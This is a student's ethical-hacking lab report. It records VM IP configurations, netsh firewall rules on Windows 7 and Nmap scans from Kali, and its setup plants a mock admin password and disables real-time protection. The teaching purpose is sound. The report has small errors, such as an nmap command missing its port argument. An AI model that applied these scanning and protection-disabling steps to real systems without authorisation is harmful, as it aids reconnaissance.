

ETHICAL HACKING


FINAL LAB - AT HOME SECTION

Name: Dasari Sanath Kumar


ID:700760349

CRN: 22285

Login Windows 7 using username georgia. 1) Open the notepad and enter the following information This is a domain admin password P@\$word123 Name the file document.txt and save it under the C:\Users\georgia folder.




Turn off real time protection in windows 7



1. [2pts, IP addresses] Provide IP addresses of your Kali, Windows XP, and Windows 7 machines.

➔ Kali Linux IP: 192.168.2.128




```
kali@kali:~$ ifconfig
docker0: flags=4096<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:1d:1a:3c:c6 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.128 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::a33:208e:3b01:408a prefixlen 64 scopeid 0<2<link-local>
    ether 02:00:c2:74:f1:62 txqueuelen 1000 (Ethernet)
    RX packets 219 bytes 28418 (19.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 3408 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<1<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
```

➔ Windows XP IP: 192.168.2.133



```
C:\Documents and Settings\georgia>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    IP Address . . . . . : 192.168.2.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.2.2

Ethernet adapter Wireless Network Connection:

    Media State . . . . . : Media disconnected
C:\Documents and Settings\georgia>
```

➔ Windows 7 IP: 192.168.2.136



```
C:\Windows\system32>ipconfig

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::789c:1067:ad17:9421
    IPv4 Address. . . . . : 192.168.2.136
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.2.2

Tunnel adapter {D8B190E-CDF4-4B89-9508-BDE3F50885A7}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Tunnel adapter {D8B190E-CDF4-4B89-9508-BDE3F50885A7}:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : localdomain

C:\Windows\system32>
```

2. [4pts, Firewall rules] On Windows 7, set the firewall to block all inbound TCP traffic from Kali. After that, run Nmap from Kali against Windows 7 to verify that the firewall is working. Logout Windows 7 after you finish this task. Provide screenshots of the commands and scan results.


1) [1pts] First, you need to turn on all built-in firewall rule on Windows 7 using the command line, and run Nmap from Kali without any Nmap options (Nmap scan will not work).

- Open an elevated command prompt.
- Type **netsh advfirewall set allprofiles state on** and press Enter to turn on all built-in firewall rules.




Switch to the Kali machine and run **nmap** against the Windows 7 machine without any options by typing **nmap <Windows 7 IP address>** and press Enter.

You can see from the scan results, which indicates that the firewall is blocking all incoming traffic from kali.




2) Allow all traffic (any protocol) on firewall rule from Kali using the command line and try nmap from Kali using -Pn option (nmap scan will work now)


➔ Open an elevated command prompt and , type **netsh advfirewall firewall add rule name="Allow all traffic from Kali" dir=in action=allow remoteip=<Kali IP address>**




➔ Now go to kali machine and run nmap against windows 7 using -Pn options.



- 3) [1pts] Then, Block TCP traffic from Kali on firewall rule using the command line and try Nmap from Kali using -Pn option (Nmap scan doesn't work finally)



Now run nmap on kali against windows7 machine




```
kali@kali:~$ nmap -p 192.168.2.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 17:38 EDT
Nmap scan report for 192.168.2.136
Host is up (0.004s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 4.33 seconds

kali@kali:~$ nmap -p 192.168.2.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 17:41 EDT
Nmap scan report for 192.168.2.136
Host is up.
All 1000 scanned ports on 192.168.2.136 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 201.76 seconds

kali@kali:~$
```

- 4) [1pts] Finally, Allow all traffic (any protocol) from Windows XP on firewall rule using the command line.



